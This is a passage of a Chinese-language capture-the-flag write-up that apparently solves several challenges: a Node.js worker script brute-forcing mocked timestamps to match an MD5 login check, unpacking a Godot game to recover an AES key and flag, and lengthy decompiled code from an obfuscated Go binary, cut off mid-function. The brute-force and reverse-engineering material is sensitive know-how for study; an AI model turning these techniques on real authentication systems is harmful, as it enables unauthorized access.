        errorBox.classList.remove('animate-shake');
    }, 500);
}

// 模拟服务器请求
```

```
            function simulateServerRequest(data) {
                return new Promise(resolve => {
                    // 模拟网络延迟
                    setTimeout(() => {
                        // 实际应用中这里应该是真实的 API 请求
                        // 这里仅作演示，使用本地判断
                        const check =
CryptoJS.MD5(JSON.stringify(data)).toString(CryptoJS.enc.Hex);
                        if (check.startsWith("ccaf33e3512e31f3")){
                            resolve({ success: true });
                        }else{
                            resolve({ success: false });
                        }
                    }, 1000);
                });
            }

        } catch (error) {
            console.error('WASM 加载失败:', error);
            wasmStatus.textContent = 'WASM 加载失败';
            wasmStatus.classList.add('text-danger');

            // 禁用登录按钮
            loginBtn.disabled = true;
            loginBtn.classList.add('bg-neutral-400');
            loginBtn.classList.remove('bg-primary', 'hover:bg-primary/90');
        }
    }

    // 页面加载完成后初始化 WASM
    window.addEventListener('load', initWasm);
```

那就是用 nodejs 模拟环境，爆破 md5 了。 题目给定的时间范围是 2025 年 12 月 20-22 号凌晨，写个 nodejs 脚本爆破

worker.js

```
import { authenticate } from "./build/release.js";
import crypto from 'node:crypto';
import { parentPort, workerData } from 'node:worker_threads';

// Override Date.now
let mockedTimestamp = 0;
const originalDateNow = Date.now;
Date.now = () => mockedTimestamp;
```

```
const { start, end, username, password } = workerData;

function check(timestamp) {
	mockedTimestamp = timestamp;
	try {
		const authResult = authenticate(username, password);
		const authData = JSON.parse(authResult);
		const jsonStr = JSON.stringify(authData);
		const hash = crypto.createHash('md5').update(jsonStr).digest('hex');

		if (hash.startsWith("ccaf33e3512e31f3")) {
			return hash;
		}
	} catch (e) {
		// ignore
	}
	return null;
}

for (let t = start; t < end; t++) {
	const res = check(t);
	if (res) {
		parentPort.postMessage({ found: true, timestamp: t, hash: res });
		break;
	}
	if ((t - start) % 100000 === 0) {
		parentPort.postMessage({ progress: t });
	}
}
parentPort.postMessage({ done: true });
```

solve_parrallel.js

```
import { Worker } from 'node:worker_threads';
import os from 'node:os';

const startTime = new Date('2025-12-20T00:00:00+08:00').getTime();
const endTime = new Date('2025-12-22T12:00:00+08:00').getTime();
const totalDuration = endTime - startTime;

const numWorkers = os.cpus().length || 4;
const chunkSize = Math.ceil(totalDuration / numWorkers);

console.log(`Range: ${startTime} - ${endTime} (${totalDuration} ms)`);
console.log(`Workers: ${numWorkers}, Chunk Size: ${chunkSize}`);
```

```
let completed = 0;

for (let i = 0; i < numWorkers; i++) {
    const start = startTime + i * chunkSize;
    const end = Math.min(start + chunkSize, endTime);

    if (start >= end) break;

    const worker = new Worker(new URL('./worker.mjs', import.meta.url), {
        workerData: {
            start,
            end,
            username: "admin",
            password: "admin"
        }
    });

    worker.on('message', (msg) => {
        if (msg.found) {
            console.log(`\\\\nFOUND! Timestamp: ${msg.timestamp}`);
            console.log(`Check value: ${msg.hash}`);
            console.log(`Flag: flag{${msg.hash}}`);
            process.exit(0);
        } else if (msg.progress) {
            // process.stdout.write('.');
        } else if (msg.done) {
            completed++;
            if (completed === numWorkers) {
                console.log("\\\\nAll workers finished. Not found.");
            }
        }
    });

    worker.on('error', (err) => {
        console.error(err);
    });

    worker.on('exit', (code) => {
        if (code !== 0)
            console.error(new Error(`Worker stopped with exit code ${code}`));
    });
}
```

babygame

godot，用 GDre 项目解包，然后用 godot 编辑器打开

script 里面，flag.gd 发现判断逻辑

```
extends CenterContainer

@onready var flagTextEdit: Node = $PanelContainer / VBoxContainer / FlagTextEdit
@onready var label2: Node = $PanelContainer / VBoxContainer / Label2

static    var key = "FanAglFanAglOoO!"
var data = ""

func _on_ready() -> void :
    Flag.hide()

func get_key() -> String:
    return key

func submit() -> void :
    data = flagTextEdit.text

    var aes = AESContext.new()
    aes.start(AESContext.MODE_ECB_ENCRYPT, key.to_utf8_buffer())
    var encrypted = aes.update(data.to_utf8_buffer())
    aes.finish()

    if encrypted.hex_encode() == "d458af702a680ae4d089ce32fc39945d":
        label2.show()
    else:
        label2.hide()

func back() -> void :
    get_tree().change_scene_to_file("res://scenes/menu.tscn")
```

全部明摆着写在这了，直接 cyberchef 解密，发现不对。 看提示，要吃金币，所以猜测有修改 key 的，然后看一看,发现 gamemanager.gd 有动态修改的逻辑

```
func add_point():
    score += 1
    if score == 1:
        Flag.key = Flag.key.replace("A", "B")
        fan.visible = true
```

所以 key 是 FanBglFanBglOoO! flag{wOW~youAregrEaT!}

eternum

反编译关键代码

```
void __fastcall iupHvc2q4_OnJCbKpp(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        __int64 a5,
        __int64 a6,
        __int64 a7,
        __int64 a8,
        __int64 a9)
{
  __int64 v9; // rax
  __int64 v10; // rbx
  __int64 v11; // r14
  __int64 v12; // rax
  __int64 v13; // rdx
  __int64 v14; // rcx
  unsigned __int64 v15; // rcx
  char *v16; // rdi
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v11 + 16) )
    goto LABEL_11;
  if ( v10 < 12
    || (a9 = a4,
        a8 = v10,
        a7 = v9,
        v12 = iupHvc2q4_ij_4UzpmoB(),
        !(unsigned __int8)iupHvc2q4_xqAoq08EK(v12, v10, v13, a9, v14))
    || (v15 = _byteswap_ulong(*(_DWORD *)(a7 + 8)) + 12, v10 < (__int64)v15) )
  {
    wnHD_M_PzeouNSB873g();
    return;
  }
  if ( v15 < 0xC )
  {
    runtime_panicSliceB();
LABEL_11:
    runtime_morestack_noctxt();
    sub_658F7B(a7, a8, a9);
    return;
  }
```

```
    v16 = off_99B220;
    iupHvc2q4_P3xHxov3();
    if ( !v16 )
        iupHvc2q4_FGzKeOknh7S();
}
__int64 __fastcall iupHvc2q4_ij_4UzpmoB()
{
    __int64 v0; // r14
    __int64 result; // rax
    __int64 i; // rcx
    void *retaddr; // [rsp+0h] [rbp+0h] BYREF

    if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v0 + 16) )
    {
        runtime_morestack_noctxt();
        return sub_6584F9();
    }
    else
    {
        result = runtime_makeslice();
        for ( i = 0LL; i < 8; ++i )
            *(_BYTE *)(result + i) = byte_98F158[i] ^ 0x99;
    }
    return result;
}
__int64 __fastcall iupHvc2q4_xqAoq08EK(__int64 a1, __int64 a2)
{
    __int64 v2; // rax
    __int64 v3; // rbx
    __int64 i; // rcx

    if ( a2 != v3 )
        return 0LL;
    for ( i = 0LL; v3 > i; ++i )
    {
        if ( *(_BYTE *)(a1 + i) != *(_BYTE *)(v2 + i) )
            return 0LL;
    }
    return 1LL;
}
void **__fastcall wnHD_M_PzeouNSB873g(unsigned __int64 a1, __int64 a2, __int64 a3,
unsigned __int64 a4)
{
    __int64 v4; // r14
```

```
__int64 *v5; // r12
unsigned __int64 v6; // rdi
__int64 v7; // rsi
__int64 v8; // rbx
__int64 v9; // rdx
__int64 v10; // rcx
__int64 v11; // r8
__int64 v12; // rdx
__int64 v13; // r8
unsigned __int64 v14; // r9
unsigned __int64 v15; // r10
__int64 v16; // r11
__int64 *v17; // rax
__int64 v18; // rdx
_QWORD *v19; // r11
__int64 v20; // rsi
__int64 v21; // rbx
__int64 v22; // rcx
__int64 v23; // r8
__int64 v24; // rcx
_QWORD *v25; // r11
void **v26; // rcx
__int64 v28; // rbx
__int64 *v29; // r11
__int64 v30; // r9
__int64 v31; // r8
__int64 v32; // r10
__int64 v33; // rax
unsigned __int64 v34; // r13
__int64 v35; // r13
__int64 v36; // r15
__int64 v37; // r13
__int64 v38; // r9
__int64 v39; // rax
unsigned __int64 v40; // rcx
__int64 v41; // rax
__int64 v42; // r15
__int64 *v43; // r11
__int64 v44; // rcx
__int64 v45; // rdx
_QWORD *v46; // r11
__int64 v47; // r9
__int64 v48; // r10
__int64 v49; // rax
```

```
__int64 v50; // [rsp-8h] [rbp-C8h]
__int64 v51; // [rsp+0h] [rbp-C0h]
__int64 v52; // [rsp+8h] [rbp-B8h]
__int64 v53; // [rsp+10h] [rbp-B0h]
__int64 v54; // [rsp+18h] [rbp-A8h]
void **v55; // [rsp+48h] [rbp-78h]
__int64 v56; // [rsp+60h] [rbp-60h]
__int64 v57; // [rsp+68h] [rbp-58h]
__int64 v58; // [rsp+70h] [rbp-50h]
__int64 *v59; // [rsp+78h] [rbp-48h] BYREF
__int64 v60; // [rsp+80h] [rbp-40h]
__int64 *v61; // [rsp+88h] [rbp-38h]
__int64 v62; // [rsp+90h] [rbp-30h]
__int64 v63; // [rsp+98h] [rbp-28h]
__int64 v64; // [rsp+A0h] [rbp-20h]
__int64 v65; // [rsp+A8h] [rbp-18h]
__int64 v66; // [rsp+B0h] [rbp-10h]

v5 = (__int64 *)&v59;
if ( (unsigned __int64)&v59 <= *(_QWORD *)(v4 + 16) )
  goto LABEL_52;
v62 = wnHD_M_qFCbMEugSD();
*(_BYTE *)(v62 + 180) = 1;
v6 = a4;
v7 = a1;
v50 = wnHD_M__ptr_jYRX9goBF__4MKUh();
v8 = *(_QWORD *)v62;
v60 = runtime_slicebytetostring(a4, a1, v9, *(_QWORD *)(v62 + 8));
v10 = v62;
v11 = *(_QWORD *)(v62 + 192);
if ( !v11 )
{
  v17 = (__int64 *)runtime_newobject();
  v17[1] = v8;
  if ( dword_9CB880 )
  {
    v17 = (__int64 *)runtime_gcWriteBarrier1();
    v24 = v60;
    *v25 = v60;
  }
  else
  {
    v24 = v60;
  }
```

```
      *v17 = v24;
      v26 = &off_74C1A0;
      goto LABEL_18;
    }
    if ( v11 != 1 )
    {
      if ( *(_BYTE *)(v62 + 176) )
      {
        v51 = nnyK7s3SlcYt_aQxhumoz_go_shape_int_(v50);
        v10 = v62;
      }
      v12 = *(_QWORD *)(v10 + 184);
      v66 = v12;
      v13 = *(_QWORD *)(v10 + 192);
      v57 = v13;
      v14 = a4;
      v15 = a1;
      v7 = 0LL;
      v6 = 0LL;
      v16 = 0LL;
      v5 = 0LL;
      while ( 1 )
      {
        v58 = v16;
        if ( v7 >= v13 )
          break;
        v34 = *(_QWORD *)(v12 + 8 * v7);
        if ( v7 <= 0 )
          goto LABEL_33;
        if ( *(_QWORD *)(v10 + 192) <= (unsigned __int64)(v7 - 1) )
          goto LABEL_51;
        if ( *(_QWORD *)(*(_QWORD *)(v10 + 184) + 8 * v7 - 8) != v34 )
        {
LABEL_33:
          if ( v15 <= v34 )
          {
            runtime_panicIndex();
LABEL_51:
            runtime_panicIndex();
LABEL_52:
            runtime_morestack_noctxt();
            JUMPOUT(0x5030C5LL);
          }
          v35 = 16 * v34;
```

```
        v36 = *(_QWORD *)(v14 + v35);
        v37 = *(_QWORD *)(v14 + v35 + 8);
        v63 = v37;
        if ( v36 )
        {
          v38 = *(unsigned int *)(v36 + 16);
          while ( 1 )
          {
            v56 = v38;
            v47 = 16 * (*(_QWORD *)off_99BAA0 & v38);
            v48 = *(_QWORD *)((char *)off_99BAA0 + v47 + 8);
            if ( v36 == v48 )
              break;
            v38 = v56 + 1;
            if ( !v48 )
            {
              v49 = runtime_typeAssert();
              v10 = v62;
              v12 = v66;
              v13 = v57;
              v14 = a4;
              v15 = a1;
              v16 = v58;
              v37 = v63;
              v36 = v49;
              goto LABEL_36;
            }
          }
          v36 = *(_QWORD *)((char *)off_99BAA0 + v47 + 16);
          v14 = a4;
          v15 = a1;
        }
LABEL_36:
        if ( v36 )
        {
          v5 = (__int64 *)((char *)v5 + 1);
          if ( v6 < (unsigned __int64)v5 )
          {
            v65 = v36;
            runtime_growslice(v50, v51, v52, v53, v54);
            v12 = v66;
            v13 = v57;
            v14 = a4;
            v15 = a1;
```

```
                v37 = v63;
                v36 = v65;
                v16 = v39;
                v6 = v40;
                v10 = v62;
              }
              v41 = 16LL * ((_QWORD)v5 - 1);
              *(_QWORD *)(v16 + v41) = v36;
              if ( dword_9CB880 )
              {
                v64 = v16;
                v42 = *(_QWORD *)(v16 + v41 + 8);
                v41 = runtime_gcWriteBarrier2();
                *v43 = v37;
                v43[1] = v42;
                v16 = v64;
              }
              *(_QWORD *)(v16 + v41 + 8) = v37;
            }
          }
LABEL_28:
          ++v7;
        }
        v17 = (__int64 *)runtime_newobject();
        v17[1] = v8;
        if ( dword_9CB880 )
        {
          v17 = (__int64 *)runtime_gcWriteBarrier2();
          v44 = v60;
          *v46 = v60;
          v45 = v58;
          v46[1] = v58;
        }
        else
        {
          v44 = v60;
          v45 = v58;
        }
        *v17 = v44;
        v17[3] = (__int64)v5;
        v17[4] = v6;
        v17[2] = v45;
        v26 = &off_74C7E0;
        goto LABEL_18;
```

```
    }
    v17 = (__int64 *)runtime_newobject();
    v17[1] = v8;
    if ( dword_9CB880 )
    {
      v17 = (__int64 *)runtime_gcWriteBarrier1();
      v18 = v60;
      *v19 = v60;
    }
    else
    {
      v18 = v60;
    }
    *v17 = v18;
    if ( !*(_QWORD *)(v62 + 192) )
    {
LABEL_27:
      v50 = runtime_panicIndex();
      goto LABEL_28;
    }
    v7 = **(_QWORD **)(v62 + 184);
    if ( a1 <= v7 )
    {
      runtime_panicIndex();
      goto LABEL_27;
    }
    v20 = 16 * v7;
    v21 = *(_QWORD *)(a4 + v20);
    v22 = *(_QWORD *)(a4 + v20 + 8);
    if ( v21 )
    {
      v23 = *(unsigned int *)(v21 + 16);
      while ( 1 )
      {
        v30 = v23;
        v31 = 16 * (*(_QWORD *)off_99BA80 & v23);
        v32 = *(_QWORD *)((char *)off_99BA80 + v31 + 8);
        if ( v21 == v32 )
          break;
        v23 = v30 + 1;
        if ( !v32 )
        {
          v61 = v17;
          v65 = v22;
```

```
            v33 = runtime_typeAssert();
            v22 = v65;
            v21 = v33;
            v17 = v61;
            goto LABEL_19;
          }
        }
        v21 = *(_QWORD *)((char *)off_99BA80 + v31 + 16);
      }
LABEL_19:
      v17[2] = v21;
      if ( dword_9CB880 )
      {
        v28 = v17[3];
        v17 = (__int64 *)runtime_gcWriteBarrier2();
        *v29 = v22;
        v29[1] = v28;
      }
      v17[3] = v22;
      v26 = &off_74C7C0;
LABEL_18:
      v59 = v17;
      v55 = v26;
      wnHD_M__ptr_jYRX9goBF_oDJ_5ZS0();
      return v55;
}

byte_98F158 0xDC, 0xCD, 0xAA, 0xCB, 0xD7, 0xCC, 0xD4, 0xC1
void __fastcall iupHvc2q4_P3xHxov3(
            __int64 a1,
            __int64 a2,
            __int64 a3,
            unsigned __int64 a4,
            __int64 a5,
            __int64 a6,
            __int64 a7,
            __int64 a8,
            unsigned __int64 a9,
            __int64 a10,
            __int64 a11,
            __int64 a12)
{
      __int64 v12; // rax
      __int64 v13; // rbx
```

```
  __int64 v14; // r14
  __int128 v15; // xmm15
  __int64 v16; // rcx
  __int64 v17; // rax
  __int64 v18; // rcx
  __int64 v19; // rax
  __int64 v20; // rdx
  __int64 v21; // [rsp+68h] [rbp-18h]
  void *retaddr; // [rsp+80h] [rbp+0h] BYREF

  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v14 + 16) )
  {
LABEL_11:
    runtime_morestack_noctxt();
    sub_65884D(a7, a8, a9, a10, a11, a12);
    return;
  }
  a10 = a1;
  a9 = a4;
  a8 = v13;
  a7 = v12;
  SoyKwS7R_JabRj3ChL();
  if ( !v16 )
  {
    v17 = HpkfE6vaP2b_EojfYcyL();
    if ( !v18 )
    {
      v21 = v17;
      v19 = (*(__int64 (**)(void))(v17 + 24))();
      if ( v19 > v13 )
      {
        wnHD_M_PzeouNSB873g(0LL, 0LL, v20, 0LL);
        return;
      }
      if ( v19 <= a9 )
      {
        (*(void (__fastcall **)(_QWORD, __int64, __int64, _QWORD, __int64, unsigned __int64,
__int64, __int64, unsigned __int64, _QWORD, _QWORD, _QWORD))(v21 + 32))(
          0LL,
          a7,
          a7 + (v19 & ((__int64)(v19 - a9) >> 63)),
          0LL,
          v19,
          a9,
```

```
                a7 + (v19 & ((__int64)(v19 - a9) >> 63)),
                v13 - v19,
                a9 - v19,
                v15,
                *((_QWORD *)&v15 + 1),
                0LL);
            return;
          }
          runtime_panicSliceAcap();
          goto LABEL_11;
        }
      }
    }
    __int64 __golang SoyKwS7R_JabRj3ChL(__int64 a1, __int64 a2, __int64 a3)
    {
      __int64 v3; // rax
      __int64 v4; // rcx
      __int64 v5; // rbx
      __int64 v6; // rsi
      __int64 v7; // r14
      __int64 v8; // rdx
      void *retaddr; // [rsp+0h] [rbp+0h] BYREF
      __int64 v10; // [rsp+8h] [rbp+8h]
      __int64 v11; // [rsp+18h] [rbp+18h]
      __int64 v12; // [rsp+18h] [rbp+18h]
      __int64 result; // [rsp+20h] [rbp+20h]

      if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v7 + 16) )
      {
        v10 = v3;
        v12 = v4;
        runtime_morestack_noctxt();
        return sub_61C3F9(v10, v5, v12);
      }
      else
      {
        v11 = v4;
        if ( v5 == 16 || v5 == 24 || v5 == 32 )
        {
          runtime_newobject();
          gSNFIZMf6uI_hYCc3whcwnc(v11, v6, v8, v5);
        }
        else
        {
```

```
            runtime_convT64();
        }
    }
    return result;
}
__int64 __golang HpkfE6vaP2b_EojfYcyL(__int64 a1, __int64 a2)
{
    __int64 v2; // rax
    __int64 v3; // rdx
    __int64 v4; // rbx
    __int64 v5; // rsi
    __int64 v6; // r14
    _QWORD *v7; // rax
    void *retaddr; // [rsp+0h] [rbp+0h] BYREF
    __int64 v9; // [rsp+8h] [rbp+8h]
    __int64 result; // [rsp+18h] [rbp+18h]

    if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v6 + 16) )
    {
        v9 = v2;
        runtime_morestack_noctxt();
        return sub_61AE3A(v9, v4);
    }
    else if ( byte_9CB46C )
    {
        v7 = (_QWORD *)runtime_newobject();
        v7[1] = 108LL;
        *v7 = "crypto/cipher: use of GCM with arbitrary IVs is not allowed in FIPS 140-only mode,
use NewGCMWithRandomNonce";
    }
    else
    {
        HpkfE6vaP2b_e1JiVk9Nmh(16LL, v5, v3, 12LL);
    }
    return result;
}
void **__fastcall wnHD_M_PzeouNSB873g(unsigned __int64 a1, __int64 a2, __int64 a3,
unsigned __int64 a4)
{
    __int64 v4; // r14
    __int64 *v5; // r12
    unsigned __int64 v6; // rdi
    __int64 v7; // rsi
    __int64 v8; // rbx
```

```
__int64 v9; // rdx
__int64 v10; // rcx
__int64 v11; // r8
__int64 v12; // rdx
__int64 v13; // r8
unsigned __int64 v14; // r9
unsigned __int64 v15; // r10
__int64 v16; // r11
__int64 *v17; // rax
__int64 v18; // rdx
_QWORD *v19; // r11
__int64 v20; // rsi
__int64 v21; // rbx
__int64 v22; // rcx
__int64 v23; // r8
__int64 v24; // rcx
_QWORD *v25; // r11
void **v26; // rcx
__int64 v28; // rbx
__int64 *v29; // r11
__int64 v30; // r9
__int64 v31; // r8
__int64 v32; // r10
__int64 v33; // rax
unsigned __int64 v34; // r13
__int64 v35; // r13
__int64 v36; // r15
__int64 v37; // r13
__int64 v38; // r9
__int64 v39; // rax
unsigned __int64 v40; // rcx
__int64 v41; // rax
__int64 v42; // r15
__int64 *v43; // r11
__int64 v44; // rcx
__int64 v45; // rdx
_QWORD *v46; // r11
__int64 v47; // r9
__int64 v48; // r10
__int64 v49; // rax
__int64 v50; // [rsp-8h] [rbp-C8h]
__int64 v51; // [rsp+0h] [rbp-C0h]
__int64 v52; // [rsp+8h] [rbp-B8h]
__int64 v53; // [rsp+10h] [rbp-B0h]
```

```
__int64 v54; // [rsp+18h] [rbp-A8h]
void **v55; // [rsp+48h] [rbp-78h]
__int64 v56; // [rsp+60h] [rbp-60h]
__int64 v57; // [rsp+68h] [rbp-58h]
__int64 v58; // [rsp+70h] [rbp-50h]
__int64 *v59; // [rsp+78h] [rbp-48h] BYREF
__int64 v60; // [rsp+80h] [rbp-40h]
__int64 *v61; // [rsp+88h] [rbp-38h]
__int64 v62; // [rsp+90h] [rbp-30h]
__int64 v63; // [rsp+98h] [rbp-28h]
__int64 v64; // [rsp+A0h] [rbp-20h]
__int64 v65; // [rsp+A8h] [rbp-18h]
__int64 v66; // [rsp+B0h] [rbp-10h]

v5 = (__int64 *)&v59;
if ( (unsigned __int64)&v59 <= *(_QWORD *)(v4 + 16) )
  goto LABEL_52;
v62 = wnHD_M_qFCbMEugSD();
*(_BYTE *)(v62 + 180) = 1;
v6 = a4;
v7 = a1;
v50 = wnHD_M__ptr_jYRX9goBF__4MKUh();
v8 = *(_QWORD *)v62;
v60 = runtime_slicebytetostring(a4, a1, v9, *(_QWORD *)(v62 + 8));
v10 = v62;
v11 = *(_QWORD *)(v62 + 192);
if ( !v11 )
{
  v17 = (__int64 *)runtime_newobject();
  v17[1] = v8;
  if ( dword_9CB880 )
  {
    v17 = (__int64 *)runtime_gcWriteBarrier1();
    v24 = v60;
    *v25 = v60;
  }
  else
  {
    v24 = v60;
  }
  *v17 = v24;
  v26 = &off_74C1A0;
  goto LABEL_18;
}
```

```
  if ( v11 != 1 )
  {
    if ( *(_BYTE *)(v62 + 176) )
    {
      v51 = nnyK7s3SIcYt_aQxhumoz_go_shape_int_(v50);
      v10 = v62;
    }
    v12 = *(_QWORD *)(v10 + 184);
    v66 = v12;
    v13 = *(_QWORD *)(v10 + 192);
    v57 = v13;
    v14 = a4;
    v15 = a1;
    v7 = 0LL;
    v6 = 0LL;
    v16 = 0LL;
    v5 = 0LL;
    while ( 1 )
    {
      v58 = v16;
      if ( v7 >= v13 )
        break;
      v34 = *(_QWORD *)(v12 + 8 * v7);
      if ( v7 <= 0 )
        goto LABEL_33;
      if ( *(_QWORD *)(v10 + 192) <= (unsigned __int64)(v7 - 1) )
        goto LABEL_51;
      if ( *(_QWORD *)(*(_QWORD *)(v10 + 184) + 8 * v7 - 8) != v34 )
      {
LABEL_33:
        if ( v15 <= v34 )
        {
          runtime_panicIndex();
LABEL_51:
          runtime_panicIndex();
LABEL_52:
          runtime_morestack_noctxt();
          JUMPOUT(0x5030C5LL);
        }
        v35 = 16 * v34;
        v36 = *(_QWORD *)(v14 + v35);
        v37 = *(_QWORD *)(v14 + v35 + 8);
        v63 = v37;
        if ( v36 )
```

```
        {
          v38 = *(unsigned int *)(v36 + 16);
          while ( 1 )
          {
            v56 = v38;
            v47 = 16 * (*(_QWORD *)off_99BAA0 & v38);
            v48 = *(_QWORD *)((char *)off_99BAA0 + v47 + 8);
            if ( v36 == v48 )
              break;
            v38 = v56 + 1;
            if ( !v48 )
            {
              v49 = runtime_typeAssert();
              v10 = v62;
              v12 = v66;
              v13 = v57;
              v14 = a4;
              v15 = a1;
              v16 = v58;
              v37 = v63;
              v36 = v49;
              goto LABEL_36;
            }
          }
          v36 = *(_QWORD *)((char *)off_99BAA0 + v47 + 16);
          v14 = a4;
          v15 = a1;
        }
LABEL_36:
        if ( v36 )
        {
          v5 = (__int64 *)((char *)v5 + 1);
          if ( v6 < (unsigned __int64)v5 )
          {
            v65 = v36;
            runtime_growslice(v50, v51, v52, v53, v54);
            v12 = v66;
            v13 = v57;
            v14 = a4;
            v15 = a1;
            v37 = v63;
            v36 = v65;
            v16 = v39;
            v6 = v40;
```

```
                v10 = v62;
              }
              v41 = 16LL * ((_QWORD)v5 - 1);
              *(_QWORD *)(v16 + v41) = v36;
              if ( dword_9CB880 )
              {
                v64 = v16;
                v42 = *(_QWORD *)(v16 + v41 + 8);
                v41 = runtime_gcWriteBarrier2();
                *v43 = v37;
                v43[1] = v42;
                v16 = v64;
              }
              *(_QWORD *)(v16 + v41 + 8) = v37;
            }
          }
LABEL_28:
          ++v7;
        }
        v17 = (__int64 *)runtime_newobject();
        v17[1] = v8;
        if ( dword_9CB880 )
        {
          v17 = (__int64 *)runtime_gcWriteBarrier2();
          v44 = v60;
          *v46 = v60;
          v45 = v58;
          v46[1] = v58;
        }
        else
        {
          v44 = v60;
          v45 = v58;
        }
        *v17 = v44;
        v17[3] = (__int64)v5;
        v17[4] = v6;
        v17[2] = v45;
        v26 = &off_74C7E0;
        goto LABEL_18;
      }
      v17 = (__int64 *)runtime_newobject();
      v17[1] = v8;
      if ( dword_9CB880 )
```

```
    {
      v17 = (__int64 *)runtime_gcWriteBarrier1();
      v18 = v60;
      *v19 = v60;
    }
    else
    {
      v18 = v60;
    }
    *v17 = v18;
    if ( !*(_QWORD *)(v62 + 192) )
    {
LABEL_27:
      v50 = runtime_panicIndex();
      goto LABEL_28;
    }
    v7 = **(_QWORD **)(v62 + 184);
    if ( a1 <= v7 )
    {
      runtime_panicIndex();
      goto LABEL_27;
    }
    v20 = 16 * v7;
    v21 = *(_QWORD *)(a4 + v20);
    v22 = *(_QWORD *)(a4 + v20 + 8);
    if ( v21 )
    {
      v23 = *(unsigned int *)(v21 + 16);
      while ( 1 )
      {
        v30 = v23;
        v31 = 16 * (*(_QWORD *)off_99BA80 & v23);
        v32 = *(_QWORD *)((char *)off_99BA80 + v31 + 8);
        if ( v21 == v32 )
          break;
        v23 = v30 + 1;
        if ( !v32 )
        {
          v61 = v17;
          v65 = v22;
          v33 = runtime_typeAssert();
          v22 = v65;
          v21 = v33;
          v17 = v61;
```

```
            goto LABEL_19;
          }
        }
        v21 = *(_QWORD *)((char *)off_99BA80 + v31 + 16);
    }
LABEL_19:
    v17[2] = v21;
    if ( dword_9CB880 )
    {
        v28 = v17[3];
        v17 = (__int64 *)runtime_gcWriteBarrier2();
        *v29 = v22;
        v29[1] = v28;
    }
    v17[3] = v22;
    v26 = &off_74C7C0;
LABEL_18:
    v59 = v17;
    v55 = v26;
    wnHD_M__ptr_jYRX9goBF_oDJ_5ZS0();
    return v55;
}
__int64 __golang iupHvc2q4_FGzKeOknh7S(__int64 a1, __int64 a2, __int64 a3)
{
    __int64 v3; // rax
    __int64 v4; // rcx
    __int64 v5; // rbx
    __int64 v6; // r14
    __int64 v7[2]; // [rsp+2Ah] [rbp-20h] BYREF
    void (**v8)(void); // [rsp+3Ah] [rbp-10h]
    char v9; // [rsp+42h] [rbp-8h] BYREF
    __int64 v10; // [rsp+52h] [rbp+8h]
    __int64 v11; // [rsp+62h] [rbp+18h]
    __int64 v12; // [rsp+62h] [rbp+18h]
    __int64 result; // [rsp+6Ah] [rbp+20h]

    if ( (unsigned __int64)&v9 <= *(_QWORD *)(v6 + 16) )
    {
        v10 = v3;
        v12 = v4;
        runtime_morestack_noctxt();
        return sub_658C18(v10, v5, v12);
    }
    else
```

```
    {
      v11 = v4;
      v7[0] = (__int64)iupHvc2q4_FGzKeOknh7S_deferwrap1;
      v7[1] = YX3V24hkzbt_WmrVGQ();
      v8 = (void (**)(void))v7;
      YX3V24hkzbt__ptr_IHOP5YLRYmK_DecodeAll(v11, 0LL, v7, v5, 0LL, 0LL);
      (*v8)();
    }
    return result;
}
__int64 __golang YX3V24hkzbt__ptr_IHOP5YLRYmK_DecodeAll(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        __int64 a5,
        __int64 a6,
        __int64 a7)
{
    __int64 v7; // rax
    __int64 v8; // rcx
    __int64 v9; // rbx
    __int64 v10; // rdi
    __int64 v11; // rsi
    __int64 v12; // r8
    __int64 v13; // r9
    __int64 v14; // r14
    __int64 v15; // xmm15_8
    __int64 v16; // rcx
    _QWORD *v17; // rax
    __int64 v18; // rdi
    __int64 v19; // rbx
    __int64 *v20; // r11
    __int64 v21; // rbx
    __int64 v22; // rdi
    __int64 i; // r8
    void **v24; // rax
    __int64 v25; // rbx
    __int64 *v26; // rax
    __int64 v27; // rcx
    __int64 v28; // rcx
    _QWORD *v29; // r11
    __int64 v30; // rdx
    __int64 v31; // rax
```

```
__int64 v32; // r9
__int64 v33; // r10
_QWORD *v34; // r11
__int64 v35; // r8
__int64 v36; // r8
_QWORD *v37; // r11
__int64 v38; // r9
void **v39; // r8
__int64 v40; // r9
unsigned __int64 v41; // r8
__int64 v42; // r12
__int64 v43; // rdx
__int64 v44; // rcx
__int64 v45; // rax
unsigned __int64 v46; // rcx
__int64 v47; // rax
__int64 v48; // rdi
__int64 v49; // rax
__int64 v50; // rcx
__int64 v51; // [rsp-2Eh] [rbp-E8h]
__int64 v52; // [rsp-2Eh] [rbp-E8h]
__int64 v53; // [rsp-26h] [rbp-E0h]
__int64 v54; // [rsp-26h] [rbp-E0h]
__int64 v55; // [rsp-1Eh] [rbp-D8h]
__int64 v56; // [rsp-1Eh] [rbp-D8h]
__int64 v57; // [rsp-16h] [rbp-D0h]
__int64 v58; // [rsp-Eh] [rbp-C8h]
__int64 v59; // [rsp+Ah] [rbp-B0h]
__int64 v60; // [rsp+12h] [rbp-A8h]
unsigned __int64 v61; // [rsp+1Ah] [rbp-A0h]
void **v62; // [rsp+52h] [rbp-68h] BYREF
__int64 v63; // [rsp+5Ah] [rbp-60h]
_QWORD *v64; // [rsp+62h] [rbp-58h]
__int64 v65; // [rsp+6Ah] [rbp-50h]
__int64 v66; // [rsp+72h] [rbp-48h]
__int64 v67; // [rsp+7Ah] [rbp-40h]
__int64 v68[4]; // [rsp+82h] [rbp-38h] BYREF
__int64 v69; // [rsp+A2h] [rbp-18h]
void (**v70)(void); // [rsp+AAh] [rbp-10h]
__int64 v71; // [rsp+C2h] [rbp+8h]
__int64 v72; // [rsp+C2h] [rbp+8h]
__int64 v73; // [rsp+CAh] [rbp+10h]
__int64 v74; // [rsp+D2h] [rbp+18h]
__int64 v75; // [rsp+D2h] [rbp+18h]
```

```
__int64 v76; // [rsp+EAh] [rbp+30h]
__int64 v77; // [rsp+EAh] [rbp+30h]
__int64 v78; // [rsp+F2h] [rbp+38h]
__int64 v79; // [rsp+F2h] [rbp+38h]
__int64 result; // [rsp+FAh] [rbp+40h]

if ( (unsigned __int64)&v62 <= *(_QWORD *)(v14 + 16) )
{
  v72 = v7;
  v75 = v8;
  v77 = v12;
  v79 = v13;
  runtime_morestack_noctxt();
  return sub_636365(v72, v9, v75, v10, v11, v77, v79);
}
else
{
